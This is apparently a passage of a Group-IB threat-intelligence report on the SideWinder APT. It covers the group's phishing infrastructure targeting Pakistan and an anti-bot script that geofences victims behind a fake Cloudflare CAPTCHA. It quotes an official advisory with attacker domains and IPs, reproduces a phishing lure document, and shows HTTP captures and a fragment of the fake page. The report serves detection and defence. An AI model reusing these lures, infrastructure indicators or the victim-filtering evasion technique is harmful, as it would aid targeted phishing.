


SideWinder.AntiBot.Script

[i blog.group-ib.com/sidewinder-antibot](https://blog.group-ib.com/sidewinder-antibot)



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Analysis of SideWinder's new infrastructure and tool that narrows their reach to Pakistan



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Group-IB Threat Intelligence researchers have discovered a new malicious infrastructure and a custom tool of the APT group **SideWinder** (aka Rattlesnake, Hardcore Nationalist, RAZOR TIGER, T-APT-04 and APT-C-17), a threat actor that is believed to be originating from India and primarily targeting Pakistan. The newly discovered **custom tool**, codenamed **SideWinder.AntiBot.Script**, is being used in the gang's phishing attack **against Pakistani targets**. Group-IB Threat Intelligence team shares its findings so that security teams can more effectively identify SideWinder attacks.

Key findings

Over the last year, Group-IB Threat Intelligence system identified 92 IP addresses that have been used by SideWinder APT for phishing emails.

Pakistan remains the primary target for SideWinder. The attackers are especially interested in the Pakistani government organizations based on the discovered phishing document and public studies.

Phishing links in emails or posts that mimic legitimate notifications and services of government agencies and organizations in Pakistan are primary attack vectors of the gang.

SideWinder started using an anti-bot script to filter their victims - they are only interested in Pakistani users.

The group continues to distribute malicious files in ZIP archives with an LNK file inside, which downloads an HTA file from a remote server.

Upon discovery, Group-IB Threat Intelligence team notified relevant local authorities and shared its findings to make sure that the threat can be identified and contained at early stages. CERT-GIB also sent notifications to dedicated computer emergency response teams in Pakistan.

SideWinder Profile

The SideWinder APT is believed to be an Indian nation-state threat actor. In their attacks, SideWinder was seen targeting government, military, and economic sectors in Southeast Asia: in Afghanistan, Nepal, Sri Lanka, Bhutan, Myanmar, the Philippines, Bangladesh, Singapore, and China. However, since the discovery of the group in 2012, Pakistan has been the primary target of SideWinder. In the last year alone, several SideWinder's attacks targeting Pakistan have been detected. SideWinder was particularly interested in the Pakistani military targets.

The Pakistani government even published an official advisory about SideWinder activity:

Subject: Prevention Against Indian APT Group Sidewinder (Advisory No. 22)

1. **Introduction.** Since Jan 2019, a suspected **APT group from India** is utilizing modern payloads and spoofed emails to target defense / government departments of Pakistan, to gain persistent access and sensitive information. These emails portray an interesting political topic and contain a malicious link for further information that redirects the user to download a zip file which contains a malicious Ink (shortcut) file. Downloading and clicking the shortcut file, opens a legitimate document in foreground and executes malicious code in background that gives unauthorized access to the hacker.

2. **Summary of Malicious Email**

- a. **Email Subject.** Key Discussion Points During Summit Between India and China
- b. **Spoofed Email address.** DGPR <dgpr.paknavy.gov.pk@email.com>
- c. **Download Package.** Key Points.zip
- d. **Antivirus Detection Rate.** 02/55 (3.63%)
- e. **File Size.** 3KB
- f. **File extension.** Zip (archival file format)
- g. **Download Address.** <http://www.paknavy.gov.pk.ap1-port.net/images/E7B62E1D/1182/2258/fc8fe2b4/692cd02>.
- h. **Classification.** Sidewinder APT Malware
- i. **Reference.** <https://brica.de/alerts/alert/public/1249067/sidewinder-apt-organizations-disclosure-of-attacks-on-south-asia/>

3. **C&C Servers**

Ser	URS address	IP address	IP Location
a.	https://www.paknavy.gov.pk.ap1-port.net	185.243.115.65	Germany
b.	https://asp-bin.net	185.99.133.140	New zealand

4. **Indicators of Compromise**

- a. C:\ProgramData\audacity2.2\credwiz.exe.

Image 1. Fragment of the official notification about SideWinder's attacks

Group-IB researchers have repeatedly spotted phishing documents intended for Pakistani targets in public and private sector organizations.

For example, the following phishing document contains information about a proposal for a formal discussion of the impact of US withdrawal from Afghanistan on maritime security:

Directorate General
National Institute of Maritime Affairs
Bahria University
Shangrilla Road, Sector E-8
Islamabad

BU/D NIMA/2021/

Tele: 051-9261968

DMPR
Naval Headquarters
ISLAMABAD June 2021

FORWARDING OF PROPOSAL – FOCUSED TALK ON IMPACT ON MARITIME SECURITY OF PAKISTAN IN POST US WITHDRAWAL FROM AFGHANISTAN

Reference:

A. Meeting held at NHQ chaired by COS on 28 Jun 21.

1. Apropos meeting at reference, desired proposal is given in ensuing paragraphs.
2. Activity. Focused Talk.
3. Topic. Impact of post US withdrawal from Afghanistan at Global and Regional level in general and on Pakistan in particular.
4. Execution. In order to chalk/ work out impact of post US withdrawal on maritime security of Pakistan a two-day activity will be conducted. Nominated discussants will be requested to set the stage for discussion on following sub-topics:
 - a. Day – 1. Focused talk (part-1) will be conducted on sub-topic "Security Implication of post US withdrawal from Afghanistan for world/ region in general and for Pakistan in particular along with viable response options".
 - b. Day – 2. Focused talk (part-2) will be conducted on sub-topic "Implications of post US withdrawal from Afghanistan in maritime security for world/ region in general and for Pakistan in particular along with viable response options."
 - c. Proposed Participants. Proposed participants/ discussants will be 10 - 12 for both

Image 2. Phishing document SHA-1: a74f9baa1791476c489942dd9e24c8c6fd0822cd

In addition, the group was seen cloning government websites to collect user credentials.

Below you can find a phishing page mimicking a government portal in Sri Lanka designed by SideWinder:




Image 3: Phishing page login panel - [http://5.2.79.\[.\]135\[.\]n/](http://5.2.79.[.]135[.]n/)

SideWinder Network Infrastructure

Over the last year, Group-IB's Threat Intelligence solution detected 92 IP addresses used by SideWinder. The servers were automatically detected by Group-IB and Threat Intelligence users immediately received a proactive notification about the appearance of the new malicious infrastructure.

The analysis of the servers revealed that they were primarily used for phishing attacks. SideWinder's phishing attacks will be covered later in the text in more detail.

Below is a summary of 2.56.245.[.]21, one of SideWinder's servers. According to Group-IB data, the server has been in use by SideWinder since at least January 22, 2022.




Image 5. A fragment of the network infrastructure associated with the SideWinder group. Source: Group-IB Threat Intelligence

Phishing categorization

Each of the previously mentioned servers detected by Group-IB Threat Intelligence system mimic the public services related to Pakistan. Some of them are:

While investigating these malicious domains, Group-IB researchers found a phishing link - "vpn.pakgov[.]net/Download-3b00fd1a" - which redirects to a legitimate domain "securevpn.com". This may indicate a temporary suspension of the malicious campaign or conversely the link could redirect to a malicious site in the future as part of a different campaign.

Request	Response
<pre> 1 GET /Download-3b00fd1a HTTP/1.1 2 Host: vpn.pakgov.net 3 User-Agent: Mozilla/5.0 (Linux; Android 12) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.61 Mobile Safari/537.36 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Upgrade-Insecure-Requests: 1 8 Sec-Fetch-Dest: document </pre>	<pre> 1 HTTP/1.1 302 Found 2 Server: nginx/1.21.6 3 Date: 4 Connection: close 5 X-Robots-Tag: noindex, nofollow 6 Location: https://www.securevpn.com/ 7 Content-Length: 0 8 9 </pre>

Image 6. Screenshot with redirect to legitimate securevpn.com

Also among the discovered phishing links, Group-IB researchers found a link that downloaded an application from the official Google Play store called "SecureVPN"




Secure VPN

ross jack Tools

PEGI 3

Add to Wishlist

Install



When you browse the internet without a VPN, your IP address can reveal where you live. But once you connect to Nord VPN, this information is hidden, along with what websites you visit or files you download.

ADDITIONAL INFORMATION

Updated March 1, 2022	Size 14M	Installs 10+
Current Version 3.9	Requires Android 5.0 and up	Content Rating PEGI 3 Learn more
Permissions View details	Report Flag as inappropriate	Offered By Google Commerce Ltd

Developer

rossjack202@gmail.com

[Privacy Policy](#)

Image 7. Screenshot from the Google Play store


The app in question looks suspicious: it has only 10+ downloads. It was published by the author, "ross jack", with only one project. Furthermore, the description of the application was copied from NordVPN's [description](#):



NordVPN – VPN Proxy for Privacy & Security

[nordvpn S.A.](#)

★★★★☆ (66) | 100,000+ Users | Productivity



Description

Get yourself an ultra-fast VPN proxy extension for Microsoft Edge and never stop for anything. Download NordVPN to enjoy fast, private, and secure internet in an instant. It's an easy-to-use VPN, trusted by millions of users worldwide.

Why do you need NordVPN's VPN proxy extension for Edge?

✓ Ideal for privacy and security

- When you browse the internet without any protection, your IP address can reveal where you live. But once you connect to NordVPN, this information is hidden, along with the websites you visit or files you download.

- Surf the web in confidence with our Threat Protection Lite feature. It blocks your access to malicious websites and protects your device from accidentally joining a botnet zombie army.

- With NordVPN's proxy extension for Edge, your online traffic travels through a secure encrypted tunnel. This way, it's out of reach for cybercriminals eager to snatch your private data.

Image 8. Screenshot from the Microsoft Edge extension store

Therefore, Group-IB researchers assume that the application most likely mimics the legitimate Secure VPN application of the same name. At runtime, this application performs the following requests:

- hXXps://api.vpn-secure[.]co/secureVpn/;
- hXXps://api.vpn-secure[.]co/secureVpn/register;

However, at the time of the research, they were unavailable, and a request to the root of the page redirects to the legitimate NordVPN domain.

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.21.4
Date: ████████████████████
Content-Type: text/html
Content-Length: 169
Connection: close
Location: https://nordvpn.com
```

```
<html>
  <head>
    <title>
      301 Moved Permanently
    </title>
  </head>
  <body>
    <center>
      <h1>
        301 Moved Permanently
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.21.4
    </center>
  </body>
</html>
```

Image 9. Request to the root of the api.vpn-secure[.]co

In 2020, Trend Micro researchers [found](#) similar malicious apps that were attributed to the SideWinder group. These apps were also uploaded to the Google Play Store. It is worth noting that at the time of writing we cannot confirm if the Secure VPN app developed by "ross jack" is 100% malicious. This research is ongoing.

Kill Chain

In this section we will take a closer look at the infection chain. As in previous SideWinder's attacks, it all starts with a phishing link:

Group-IB researchers also found malicious links posted on Facebook:




Image 13. Screenshot of a malicious link on Facebook

Once the victim clicks on the link, an archive with a malicious .LNK file or RTF document is downloaded. In the case of LNK, the files have a Microsoft Word icon, making it appear more legitimate, encouraging people to open. Whether the initial vector was a phishing email or a phishing link posted on social media, the malicious payload is always launched using the DLL side-loading technique, which provides persistence and has RAT functionality.

As soon as the recipient clicks on the link, the new tool, dubbed SideWinder.AntiBot.Script by Group-IB researchers, comes into play. The script checks the client browser environment and, based on several parameters, decides whether to issue a malicious file or redirect to a legitimate resource.

For example, let's take `finance.pakgov[.]net` which we have described a little already. The phishing link appears as follows - `hxxps://finance.pakgov[.]net/salary-a4222e91`. Let's first see what happens if we try to follow this link with settings different from a typical Pakistani user.

Requests

URL	IP	Method	Status	Type	Mime	Size
<code>https://finance.pakgov.net/salary-a4222e91</code> → <code>https://www.finance.gov.pk/circulars/circular_14042022_2.pdf</code>	<code>2.56.245.21</code> 📄	GET	302			
<code>https://www.finance.gov.pk/circulars/circular_14042022_2.pdf</code>	<code>210.56.14.219</code> 📄	GET	200	Document		

Image 14. Screenshot with `hxxps://finance.pakgov[.]net/salary-a4222e91` request and redirect to legitimate `finance.gov.pk`

As you can see in the screenshot above, when a client visits this link, which the anti-bot script does not like, the script redirects to a legitimate document located on a legitimate resource: `finance.gov.pk`. And, the script won't even work if the client's IP address differs from Pakistan's - the client will automatically be redirected to the legitimate resource. These are common techniques that are used to avoid detection by threat researchers.




Image 15. Redirect to a legitimate document.

However, if you follow a link with an IP address from Pakistan, the anti-bot script will work.

```

Request
1 GET /salary-a4222e91 HTTP/1.1
2 Host: finance.pakgov.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
  Gecko/20100101 Firefox/62.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Connection: close
14 Content-Length: 2
15
16
17

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.6
3 Date:
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 108953
6 Connection: close
7 X-Robots-Tag: noindex, nofollow
8
9 <!DOCTYPE html>
10
11 <html class="no-js" lang="en-US">
12 <head>
13 <title>
  Attention Required! | Cloudflare
</title>
14
15 <meta name="captcha-bypass" id="captcha-bypass" />
16 <meta charset="UTF-8" />
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18 <meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />
19 <meta name="robots" content="noindex, nofollow" />
20 <meta name="viewport" content="width=device-width,initial-scale=1" />
21
22 <style type="text/css">
23   body{
24     margin:0;
25     padding:0;
26   }
27 </style>
28
29 <!--[if gte IE 10]><!-->
30 <script>
31   if (!navigator.cookieEnabled) {
32     window.addEventListener('DOMContentLoaded', function () {
33       var cookieEl = document.getElementById('cookie-alert');
34       cookieEl.style.display = 'block';
35     });
36   }
37 </script>
38 <!--<![endif]>>
39


```

Image 16. SideWinder.AntiBot.Script snippet (the full version of the script is available below in the list of indicators of compromise)

To begin with, the CAPTCHA page immediately catches the eye. While the user is waiting, the client's browser is profiled to give the final verdict.

One more step

Please complete the security check to access this page



Why do I have to complete a

Transferring data from finance.govpk-mail.net...:HA?

Image 17. Screenshot of fake CloudFlare page

What can I do to prevent this in the future?

If the client does not pass the anti-bot script filtering, for example, by the parameter of the operating system used, then a corresponding message will be displayed.

